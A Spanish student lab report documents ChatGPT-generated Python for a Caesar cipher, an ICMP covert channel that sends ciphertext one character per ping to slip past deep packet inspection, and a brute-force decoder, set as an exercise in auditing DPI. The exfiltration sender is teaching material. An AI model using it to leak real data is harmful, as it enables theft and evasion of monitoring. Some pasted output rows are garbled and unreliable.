

Informe Laboratorio 1

Sección 1

Enzzo Ayala

e-mail: enzzo.ayala_p@mail.udp.cl

Abril de 2025

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	6
3.3. Actividad 3	8
4. Anexos	11

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a IA Generativa y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando IA Generativa, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el desplazamiento.

```
└─$ ~/Desktop $ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando IA Generativa, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
└─$ ~/Desktop $ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando IA Generativa, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el desplazamiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmp h f zlnbypkhh lu yklkz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknd d xjlzwnifi js wjiyx
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfefl
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcabcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspz tc gtsth
21     qfwdhcufotwo m gsuifwrwr sb ffsrg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrcqltl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc

```

Finalmente, deberá indicar por que eligió esa IA Generativa en relación a otras del mercado. Comente si tuvo algún problema al momento de generar los códigos.

3. Desarrollo de Actividades

Para el desarrollo de las actividades, se optó por utilizar la IA generativa de ChatGPT. Esto se debe a que es la única IA que he utilizado anteriormente.

3.1. Actividad 1

En el desarrollo de la actividad 1, se le entregó el prompt de la siguiente imagen a ChatGPT.




Figura 1: prompt cesar chatgpt

ChatGpt respondió con el siguiente código:

```
1  #!/usr/bin/env python3
2
3  import sys
4
5  def cifrado_cesar(texto, desplazamiento):
6      resultado = ''
7      for caracter in texto:
8          if caracter.isalpha():
9              base = ord('A') if caracter.isupper() else ord('a')
10             cifrado = chr((ord(caracter) - base + desplazamiento) %
11                           26 + base)
12             resultado += cifrado
13         else:
14             resultado += caracter
15     return resultado
16
17 def main():
18     if len(sys.argv) != 3:
19         print("Uso: ./cesar.py <Texto a cifrar> <desplazamiento>")
```

```
19     sys.exit(1)
20
21     texto = sys.argv[1]
22     try:
23         desplazamiento = int(sys.argv[2])
24     except ValueError:
25         print("El desplazamiento debe ser un número entero.")
26         sys.exit(1)
27
28     texto_cifrado = cifrado_cesar(texto, desplazamiento)
29     print("Texto cifrado:", texto_cifrado)
30
31 if __name__ == "__main__":
32     main()
```

La imagen siguiente muestra la salida provista por ChatGPT para el código anterior. Esta salida será la primera prueba del código.




Figura 2: salida cesar chatgpt

Además, como una segunda prueba de la corrección del código, se utiliza el string "criptografía y seguridad en redes" con un desplazamiento de 9, que aparece en la imagen del punto 2.1 de este informe.

Como se aprecia en la siguiente imagen, la salida del código fue positiva en ambos casos de prueba.

```

(malorah@Hallowfall)-[~/Desktop]
$ ./cesar.py "hola Mundo" 3
Texto cifrado: krod Pxqgr

(malorah@Hallowfall)-[~/Desktop]
$ ./cesar.py "criptografia y seguridad en redes" 9
Texto cifrado: larycxpajorj h bnpdarmjm nw anmnb

```

Figura 3: salida cesar código

3.2. Actividad 2

Continuando con la metodología de la actividad 1, a chatgpt se le entrego el prompt de la siguiente imagen:

```

Crea un programa en python 3 que permita enviar un string de
texto en varios paquetes ICMP request (un caracter por paquete en
el campo data de ICMP) . El programa debe ejecutarse sin
modificaciones en linux, tambien debe leer los parametros de la
consola

```

Figura 4: prompt ping

El código provisto por chatGPT fue el siguiente:

```

1  #!/usr/bin/env python3
2
3  from scapy.all import IP, ICMP, send
4  import sys
5  import time
6
7  def enviar_icmp_por_caracter(destino, texto):
8      for i, caracter in enumerate(texto):
9          paquete = IP(dst=destino)/ICMP(type=8)/caracter
10         print(f" [{i+1}/{len(texto)}] Enviando: '{caracter}' {destino}")
11         send(paquete, verbose=0)
12         time.sleep(0.2) # pausa entre paquetes
13
14  def main():
15      if len(sys.argv) != 3:
16          print("Uso: sudo ./icmp_sender.py <destino> <texto>")
17          sys.exit(1)

```

```

18
19     destino = sys.argv[1]
20     texto = sys.argv[2]
21
22     enviar_icmp_por_caracter(destino, texto)
23
24 if __name__ == "__main__":
25     main()

```

Como se observa en la siguiente figura, el código fue ejecutado con el cifrado César de "criptografía y seguridad en redes", con un desplazamiento de 9. La ejecución se realizó sin errores.

```

(malorah@Hallowfall)-[~/Desktop]
$ sudo ./icmp_sender.py 8.8.8.8 "larycxpajorj h bnpdarmjm nw anmnb"
[1/33] Enviando: 'l' → 8.8.8.8 CMP 60 Echo (ping) reply id=0x0000
[2/33] Enviando: 'a' → 8.8.8.8 CMP 43 Echo (ping) reply id=0x0000
[3/33] Enviando: 'r' → 8.8.8.8 CMP 43 Echo (ping) request id=0x0000
[4/33] Enviando: 'y' → 8.8.8.8 CMP 60 Echo (ping) reply id=0x0000
[5/33] Enviando: 'c' → 8.8.8.8 CMP 43 Echo (ping) request id=0x0000
[6/33] Enviando: 'x' → 8.8.8.8 CMP 60 Echo (ping) reply id=0x0000
[7/33] Enviando: 'p' → 8.8.8.8 CMP 43 Echo (ping) request id=0x0000
[8/33] Enviando: 'a' → 8.8.8.8
[9/33] Enviando: 'j' → 8.8.8.8
[10/33] Enviando: 'o' → 8.8.8.8
[11/33] Enviando: 'r' → 8.8.8.8
[12/33] Enviando: 'j' → 8.8.8.8
[13/33] Enviando: ' ' → 8.8.8.8
[14/33] Enviando: 'h' → 8.8.8.8
[15/33] Enviando: ' ' → 8.8.8.8
[16/33] Enviando: 'b' → 8.8.8.8
[17/33] Enviando: 'n' → 8.8.8.8
[18/33] Enviando: 'p' → 8.8.8.8
[19/33] Enviando: 'd' → 8.8.8.8
[20/33] Enviando: 'a' → 8.8.8.8
[21/33] Enviando: 'r' → 8.8.8.8
[22/33] Enviando: 'm' → 8.8.8.8
[23/33] Enviando: 'j' → 8.8.8.8
[24/33] Enviando: 'm' → 8.8.8.8
[25/33] Enviando: ' ' → 8.8.8.8

```

Figura 5: Ejecución ping

Utilizamos Wireshark para verificar que el ping se envíe correctamente. Esto se aprecia en la siguiente figura, la cual corresponde al último ping enviado, asociado al carácter "b".




Figura 6: Wireshark ping cifrado

Para contrastar, se capturó un ping real, como se muestra en la siguiente figura.




Figura 7: Wireshark ping real

Ambos pings tienen los mismos campos. La única diferencia perceptible entre ellos es que el tamaño de los datos en el ping cifrado es constantemente de 1 byte, mientras que en el ping real capturado es de 40 bytes.

3.3. Actividad 3

Para la actividad 3, se le entregó el siguiente prompt a ChatGPT.

Crea un programa en python 3 que obtenga como parametro de la consola un string cifrado con cesar. Como no se sabe el desplazamiento genera todas las posibles combinaciones y resalta en verde la solucion mas probable

Figura 8: prompt decifrado chatgpt

ChatGPT respondió con el siguiente código:

```

1  #!/usr/bin/env python3
2
3  import sys
4
5  # Palabras comunes del espa ol para comparar
6  PALABRAS_CLAVE = {
7      "hola", "el", "la", "de", "que", "en", "y", "a", "es", "un",
8      "por", "con", "no", "una", "su", "para", "como", "m s", "pero",
9      "yo"
10 }
11
12 # Colores ANSI para resaltar en verde
13 VERDE = "\033[92m"
14 RESET = "\033[0m"
15
16 def descifrar_cesar(texto, desplazamiento):

```



```

16     resultado = ''
17     for caracter in texto:
18         if caracter.isalpha():
19             base = ord('A') if caracter.isupper() else ord('a')
20             descifrado = chr((ord(caracter) - base - desplazamiento)
21                             % 26 + base)
22             resultado += descifrado
23         else:
24             resultado += caracter
25     return resultado
26
27 def puntuacion_probabilidad(texto):
28     palabras = texto.lower().split()
29     return sum(1 for palabra in palabras if palabra in PALABRAS_
30               CLAVE)
31
32 def main():
33     if len(sys.argv) != 2:
34         print("Uso: ./cesar_crack.py TextoCifrado")
35         sys.exit(1)
36
37     texto_cifrado = sys.argv[1]
38     mejores_resultados = []
39     puntuacion_max = -1
40
41     for d in range(26):
42         descifrado = descifrar_cesar(texto_cifrado, d)
43         puntuacion = puntuacion_probabilidad(descifrado)
44
45         if puntuacion > puntuacion_max:
46             puntuacion_max = puntuacion
47             mejores_resultados = [(d, descifrado)]
48         elif puntuacion == puntuacion_max:
49             mejores_resultados.append((d, descifrado))
50
51     print("Posibles descifrados:")
52     for d in range(26):
53         descifrado = descifrar_cesar(texto_cifrado, d)
54         texto_mostrar = f"[{d:02d}] {descifrado}"
55         if any(d == mejor_d for mejor_d, _ in mejores_resultados):
56             print(VERDE + texto_mostrar + RESET)
57         else:
58             print(texto_mostrar)
59
60 if __name__ == "__main__":
61     main()

```

El código anterior fue ejecutado con el string cifrado "criptografía y seguridad en redes", obtenido en la actividad 1. Como se puede apreciar en la siguiente imagen, el código no presenta errores en su ejecución.

```
(malorah@Hallowfall)-[~/Desktop]
$ ./cesar_crack.py "larycxpajorj h bnpdarmjm nw anmnb"

Posibles descifrados:
[00] larycxpajorj h bnpdarmjm nw anmnb
[01] kzqxbwozinqi g amoczqlil mv zmlma
[02] jypwavnyhmp h f zlnbypkhk lu yklklz
[03] ixovzumxglog e ykmaxojgj kt xkjky
[04] hwnuytlwfknf d xjlzwnifi js wjiix
[05] gvmtxskvejme c wikyvmheh ir vihiw
[06] fulswrjudild b vhjxulgdg hq uhghv
[07] etkrvqitchkc a ugiwtkfcf gp tgfgu
[08] dsjquphsbgjb z tfhvsjebe fo sfeft
[09] criptografía y seguridad en redes
[10] bqhosnfqzehz x rdftqhczc dm qdcdr
[11] apgnrmepdygy w qcespgbyb cl pcbbc
[12] zofmqldoxcfx v pbdrofaxa bk obabp
[13] ynelpkcnwbew u oacqnezwz aj nazao
[14] xmdkojbmadv t nzbpmdyvy zi mzyzn
[15] wlcjniauzcu s myaolcxux yh lyxym
[16] vkbimhzktybt r lxznkbwtw xg kxwxl
[17] ujahlgysxas q kwymjavsv wf jwvwk
[18] tizgkfxirwzr p jvxlizuru ve ivuvj
[19] shyfjewishqvyq o iuwkhytqt ud hutui
[20] rgxeidvgpuxp n htvjgxsp s tc gtsth
```

Figura 9: Ejecución descifrado

Conclusiones y comentarios

En este laboratorio se logró crear y ejecutar código para el cifrado de César, un ping que filtra un carácter de datos a la vez, y un descifrador del cifrado de César utilizando la IA generativa de ChatGPT.

Para mi sorpresa, los códigos fueron ejecutados correctamente sin ninguna corrección, lo que ejemplifica la velocidad con la que se pueden probar nuevas ideas utilizando IAs generativas. Otro tema importante de las actividades es la relevancia de prestar atención a cosas que no parecen extrañas a primera vista, como un ping. Esta actividad presentó claramente los posibles peligros de no observar correctamente el tráfico de red, así como la creatividad de los ciberdelincuentes para filtrar datos.

En un futuro podría automatizar la ejecución de los códigos de forma que la salida del cesar entre automáticamente al código que genera los pings, mientras que en el destino de los pings se capture y descifre automáticamente la información capturada.

Esto ultimo se intento realizar en cierto grado con el código del cesar y el del ping pero desafortunadamente no se logro. Debido a esto el código de cesar entregado presenta una diferencia en la linea 29 con respecto al provisto por la IA generativa, en mas detalle se

elimino el string "Texto cifrado:" en el print de salida para lograr usar la salida como input directo para el código de ping.

4. Anexos

- Laboratorio ChatGPT
<https://chatgpt.com/share/67f3df67-d52c-8003-a901-f437c2cd6c0c>
- Corrección Chatgpt
<https://chatgpt.com/share/67f3df3d-b4dc-8003-a592-210315d42f9c>